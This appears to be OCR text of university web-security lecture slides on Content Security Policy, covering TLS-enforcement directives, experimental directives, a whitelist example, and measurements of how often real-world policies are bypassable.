
CSP - Enforcing TLS connections

- Option 1: `default-src https:`
  - Effectively blocks any HTTP resources from being loaded
  - Drawback: enables script restrictions of CSP (i.e., no inline scripts and eval)
- Option 2: `block-all-mixed-content`
  - Will not load HTTP resources when page itself is run via HTTPS
  - (Browsers already refuse to load HTTP script resources linked from HTTPS sites)
- Option 3: `upgrade-insecure-requests`
  - Browser automatically rewrites all HTTP URLs to HTTPS
  - seamless migration from HTTP to HTTPS

CSP - Experimental features

- script-src-elem / style-src-elem
  - More specific directives for scripts / styles (inline and external)
- script-src-attr / style-src-attr
  - More specific directives for event handlers and style attributes
- script-src ... 'unsafe-hashes’
  - Allow event handlers and style attributes if they are hashed
- navigate-to
  - Restrict where navigation can be made to (forms, anchors, location.href, ..)

CSP - Summary




CSP Level 1 - Example and limitations

```
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script src="https://example.com/myinlinescript.js"></script>
<button id=meaningful>Click me</button>
<script src="https://example.com/eventhandler.js"></script>
</body>
</html>
```

```
var button = document.getElementById("meaningful")
button.onclick = meaningful;
```

`Content-Security-Policy: script-src 'self' https://ad.com https://company.com`

- finally!



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


CSP - Adoption in the Wild


[...], only 20 out of the top 1,000 sites in the world use CSP. [...]
Unfortunately, the other 18 sites with CSP do not use its full potential

http://research.sidstamm.com/papers/csp_icissp_2016.pdf

http://mweissbacher.com/blog/wp-content/uploads/2014/07/csp_graph.png

Data Set	Total	Report Only	Bypassable					
			Unsafe Inline	Missing object-src	Wildcard in Whitelist	Unsafe Domain	Trivially Bypassable Total
Unique CSPs	26,011	2,591 9.96%	21,947 84.38%	3,131 12.04%	5,753 22.12%	19,719 75.81%	24,637 94.72%
XSS Policies	22,425	0 0%	19,652 87.63%	2,109 9.4%	4,816 21.48%	17,754 79.17%	21,232 94.68%
Strict XSS Policies	2,437	0 0%	0 0%	348 14.28%	0 0%	1,015 41.65%	1,244 51.05%

Table 2: Security analysis of all CSP data sets, broken down by bypass categories



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Credits

- Original slide deck by Ben Stock
- Modified by Nick Nikiforakis